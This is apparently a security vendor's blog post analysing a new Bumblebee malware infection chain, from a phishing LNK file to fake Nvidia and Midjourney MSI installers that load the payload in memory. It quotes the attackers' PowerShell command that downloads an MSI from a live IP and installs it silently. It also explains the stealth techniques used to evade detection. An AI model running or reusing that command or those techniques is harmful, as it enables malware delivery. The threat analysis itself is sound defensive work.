New Bumblebee Loader Infection Chain Signals Possible Resurgence

netskope.com/blog/new-bumblebee-loader-infection-chain-signals-possible-resurgence

October 18, 2024

Oct 18 2024

By Leandro Fróes

Summary

Bumblebee is a highly sophisticated downloader malware cybercriminals use to gain access to corporate networks and deliver other payloads such as Cobalt Strike beacons and ransomware. The Google Threat Analysis Group first discovered the malware in March 2022 and named it Bumblebee based on a User-Agent string it used.

The Netskope Threat Labs team discovered what seems to be a new infection chain leading to Bumblebee malware infection, and our findings corroborate those shared by other researchers.

In this blog post, we will analyze all the files involved in the chain until the execution of the Bumblebee payload.

Key findings

- This is the first occurrence of a Bumblebee campaign we have seen since Operation Endgame, an operation performed by Europol in May 2024 to disrupt the major malware botnets, such as Bumblebee, IcedID, and Pikabot.
- The infection chain used to deliver the final payload is not new, but this is the first time we have seen it being used by Bumblebee.
- These activities might indicate the resurfacing of Bumblebee in the threat landscape.


Initial infection

The infection likely starts via a phishing email luring the victim to download a ZIP file and extract and execute the file inside it. The ZIP file contains an LNK file named “Report-41952.lnk” that, once executed, starts a chain of events to download and execute the final Bumblebee payload in memory, avoiding the need to write the DLL on disk, as observed in previous campaigns.

LNK and powershell again?

The usage of LNK files is very common in Bumblebee campaigns, either to download the next stage payloads or to directly execute files. In this case, the file is used as a downloader and is responsible for downloading and executing the next stage of the infection chain.

Once opened, the LNK file executes a Powershell command to download an MSI file from a remote server, renames it as “%AppData%\y.msi”, and then executes/installs it using the Microsoft msiexec.exe tool.



Report-41952

Target type: Application

Target location: v1.0

Target: Shell\v1.0\powershell.exe Invoke-WebRequest "

Start in: %HOMEDRIVE%%HOMEPATH%

Shortcut key: None

Run: Normal window

Comment: Performs object-based (command-line) functions


```
%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest
"http:///193.242.145.138/mid/w1/Midjourney.msi" -OutFile "%appdata%\y.msi";msiexec /i
%appdata%\y.msi /qn
```

The option “/qn” is used to make sure there’s no user interaction needed in this step, making the execution of the LNK file the last step that requires user interaction in the whole chain.


New MSI approach

Using MSI files to execute payloads is a very successful technique several adversaries use. Some well-known malware families, such as DarkGate and Latrodectus, are examples of how effective this method can be in both luring users and bypassing defenses.

Similar to the mentioned cases, the new Bumblebee payload is delivered via MSI files. The analyzed samples are disguised as Nvidia and Midjourney installers. They are used to load and execute the final payload all in memory, without even having to drop the payload to disk, as observed in previous campaigns using ISO files.



Property	Value
Description	
Title	Installation Database
Subject	Midjourney
Categories	
Tags	Installer, MSI, Database
Comments	This installer database contains the l...
Origin	
Authors	Midjourney Inc.
Revision number	{9D88B303-3E62-4D29-9D8E-507E...
Content created	10/2/2024 9:46 AM
Program name	Midjourney




Property	Value
Description	
Title	Installation Database
Subject	NVIDIA Driver Update
Categories	
Tags	Installer, MSI, Database
Comments	This installer database contains the l...
Origin	
Authors	NVIDIA corp.
Revision number	{BDDD7B64-642B-4114-B370-BE6F...
Content created	10/11/2024 10:03 AM
Program name	NVIDIA Driver Update

Regarding MSI files, most malware, including earlier versions of Bumblebee, use the CustomAction table to specify which steps to execute during the MSI installation. LOLBins, such as rundll32.exe and regsvr32.exe are commonly used to load malicious DLL via MSI files as well as powershell.exe to execute PowerShell scripts, as observed in previous Bumblebee campaigns.

From an attacker perspective, the downside of these approaches is that once any of those tools execute, a new process is created, opening the opportunity for defenders to flag unusual events, such as the rundll32 process being created by msiexec. In the analyzed version, Bumblebee uses a stealthier approach to avoid the creation of other processes and avoids writing the final payload to disk.


It does so by using the SelfReg table to force the execution of the DllRegisterServer export function present in a file in the File table. The entry in the SelfReg table works as a key to indicate what file to execute in the File table and in our case it was the final payload DLL.



Tables


CustomAction
Dialog
Directory
Error
EventMapping
Feature
FeatureComponents
File
Icon
InstallExecuteSequence
InstallUISequence
LaunchCondition
ListBox
ListView
Media
Patch
PatchPackage
Property
RadioButton
Registry
SelfReg
TextStyle

File_	Cost
BDncqpUxZI.dll	1



Tables
- ActionText
- AdminExecuteSequence
- AdminUISequence
- AdvtExecuteSequence
- Binary
- BootstrapperUISequence
- CheckBox
- ComboBox
- Component
- Condition
- Control
- ControlCondition
- ControlEvent
- CreateFolder
- CustomAction
- Dialog
- Directory
- Error
- EventMapping
- Feature
- FeatureComponents
- File
- Icon

File	Component_	FileName	FileSi...	Vers...	Langu...	Attribu...	Seque...
BDncqpUxZl.dll	BDncqpUxZl.dll	BDNCQP~1.DLL|BDncqpUxZl.dll	2162176			0	1



Detect It Easy v3.09 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\user\Desktop\y\disk1\BDncqpUxZl.dll

File type: PE64

File size: 2.06 MiB

Base address: 0000000180000000

Entry point: 0000000180004880

☑ Advanced

Sections: 0008

Time date stamp: 2024-10-02 08:09:26

Size of image: 00215000

Scan: Automatic

Endianness: LE

Mode: 64-bit


Architecture: AMD64

Type: DLL

```
PE64
    Operation system: Windows(Vista)[AMD64, 64-bit, DLL]    S ?
    Linker: Microsoft Linker(14.00.24245)                   S ?
    Compiler: Microsoft Visual C/C++(19.00.24245)[C++]      S ?
    Language: C/C++                                         S ?
    Tool: Visual Studio(2015)                               S ?
```


☑ Recursive scan ☑ Deep scan □ Heuristic scan ☑ Verbose □ All types

321 msec



Ordinal	RVA	Name	
0001	000014b0	000a47e0	DllRegisterServer
0002	00003558	000a47f2	ELd1
0003	0000547c	000a47f7	TWdQNH5561Uq
0004	00001fec	000a4804	XLom127V

The mentioned DLL is present in an CAB file named “disk1” and once the MSI installation starts, the DLL is loaded in the msiexec process address space and its DllRegisterServer export function is called, leading to the unpacking and execution of the Bumblebee payload. The following image is an example of the final payload mapped in the memory of the msiexec process.



```
svchost.exe                 2164
svchost.exe                 6672
SecurityHealthServic...     7484
svchost.exe                 8932
svchost.exe                 8440
SgrmBroker.exe              9172
svchost.exe                 2724
svchost.exe                 1296
svchost.exe                 2764
svchost.exe                 6512
svchost.exe                 6660
MsMpEng.exe                 3992
MpDefenderCoreSer...        9916
svchost.exe                 2740
svchost.exe                10404
svchost.exe                11088
svchost.exe                10300
svchost.exe                 7336
svchost.exe                 8896
msiexec.exe                 1812
  msiexec.exe              10844
  msiexec.exe               5692
  msiexec.exe               9572
svchost.exe                 7340
lsass.exe                    708
fontdrvhost.exe              844
csrss.exe                    556   0.18
winlogon.exe                 620
```

msiexec.exe (9572) Properties


```
Base address      Type              Size    Protect...  Use                              Total WS  Private WS  Shareable WS  Shared WS  Lock
0x7ffc26d36000    Image: Commit     4 kB    RW          C:\Windows\System32\ntdll.dll    4 kB      4 kB
0x7ffc26d39000    Image: Commit     36 kB   RW          C:\Windows\System32\ntdll.dll    36 kB     36 kB
0xfbbdda7000      Private: Commit   12 kB   RW+G        Stack (thread 9676)
0xfbbe07b000      Private: Commit   12 kB   RW+G        Stack (thread 9020)
0xfbbe0f7000      Private: Commit   12 kB   RW+G        Stac
0xfbbe17b000      Private: Commit   12 kB   RW+G        Stac
0xfbbe1fb000      Private: Commit   12 kB   RW+G        Stac
0xfbbe27b000      Private: Commit   12 kB   RW+G        Stac
0xfbbe2fb000      Private: Commit   12 kB   RW+G        Stac
0x2006b110000     Private: Commit   992 kB  RWX
0x2006b430000     Mapped: Commit    2.1 MB  RWX
0x7ff67af01000    Image: Commit     40 kB   RX          C:\W
0x7ffbf1081000    Image: Commit     52 kB   RX          C:\P
0x7ffbf1361000    Image: Commit     172 kB  RX          C:\W
0x7ffbfd5b1000    Image: Commit     208 kB  RX          C:\P
0x7ffc0b711000    Image: Commit     28 kB   RX          C:\W
0x7ffc0b8a1000    Image: Commit     384 kB  RX          C:\W
0x7ffc10241000    Image: Commit     1.89 MB RX          C:\W
0x7ffc13cf1000    Image: Commit     1.93 MB RX          C:\W
0x7ffc1a931000    Image: Commit     64 kB   RX          C:\W
0x7ffc1abb1000    Image: Commit     8 kB    RX          C:\W
0x7ffc1ac51000    Image: Commit     692 kB  RX          C:\W
0x7ffc1bca1000    Image: Commit     324 kB  RX          C:\W
0x7ffc1bd31000
```

msiexec.exe (9572) (0x2006b430000 - 0x2006b649000)

```
00000000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ..............
00000010 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 28 01 00 00 ............(...
00000040 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 ........!..L.!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS 
00000070 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 mode....$.......
00000080 39 b9 2a 83 7d d8 44 d0 7d d8 44 d0 7d d8 44 d0 9.*.}.D.}.D.}.D.
00000090 c9 44 b5 d0 73 d8 44 d0 c9 44 b7 d0 dc d8 44 d0 .D..s.D..D....D.
000000a0 c9 44 b6 d0 67 d8 44 d0 ea 86 40 d1 63 d8 44 d0 .D..g.D...@.c.D.
000000b0 ea 86 41 d1 77 d8 44 d0 46 86 47 d1 75 d8 44 d0 ..A.w.D.F.G.u.D.
000000c0 46 86 41 d1 44 d8 44 d0 46 86 40 d1 58 d8 44 d0 F.A.D.D.F.@.X.D.
000000d0 a0 27 8a d0 7c d8 44 d0 a0 27 94 d0 7e d8 44 d0 .'..|.D..'..~.D.
000000e0 ef 86 47 d1 7c d8 44 d0 a0 27 8f d0 62 d8 44 d0 ..G.|.D..'..b.D.
000000f0 7d d8 45 d0 3e d9 44 d0 7d d8 44 d0 79 d8 44 d0 }.E.>.D.}.D.y.D.
00000100 ea 86 4d d1 39 d8 44 d0 ea 86 44 d1 7c d8 44 d0 ..M.9.D...D.|.D.
00000110 ea 86 46 d1 7c d8 44 d0 52 69 63 68 7d d8 44 d0 ..F.|.D.Rich}.D.
00000120 00 00 00 00 00 00 00 00 50 45 00 00 64 86 07 00 ........PE..d...
00000130 c9 b4 d5 66 00 00 00 00 00 00 00 00 f0 00 22 20 ...f.........." 
00000140 0b 02 0e 00 00 dc 17 00 00 68 09 00 00 00 00 00 .........h......
```

Bumblebee payload

By analyzing the unpacked payload, we can flag some well-known characteristics of Bumblebee, such as its internal DLL name and exported functions.




TimeDateStamp	0004	DWORD	66d5b4c6	2024-09-02 05:51:18	
MajorVersion	0008	WORD	0000		
MinorVersion	000a	WORD	0000		
Name	000c	DWORD	001e5c5c	Hex	LdrAddx64.dll
Base	0010	DWORD	00000001		
NumberOfFunctions	0014	DWORD	00000002		

□ Show valid

Ordinal	RVA	Name	
0001	0001349c	001e5c6a	dataCheck
0002	000148a4	001e5c74	setPath

The configuration extraction approach is the same as the other versions. The malware uses a clear-text hardcoded key as an RC4 key to decrypt the encrypted configuration.

In the analyzed samples, the key used was the “NEW_BLACK” string. The decrypted port was 443 and the campaign ID was “msi” and “lnk001”.



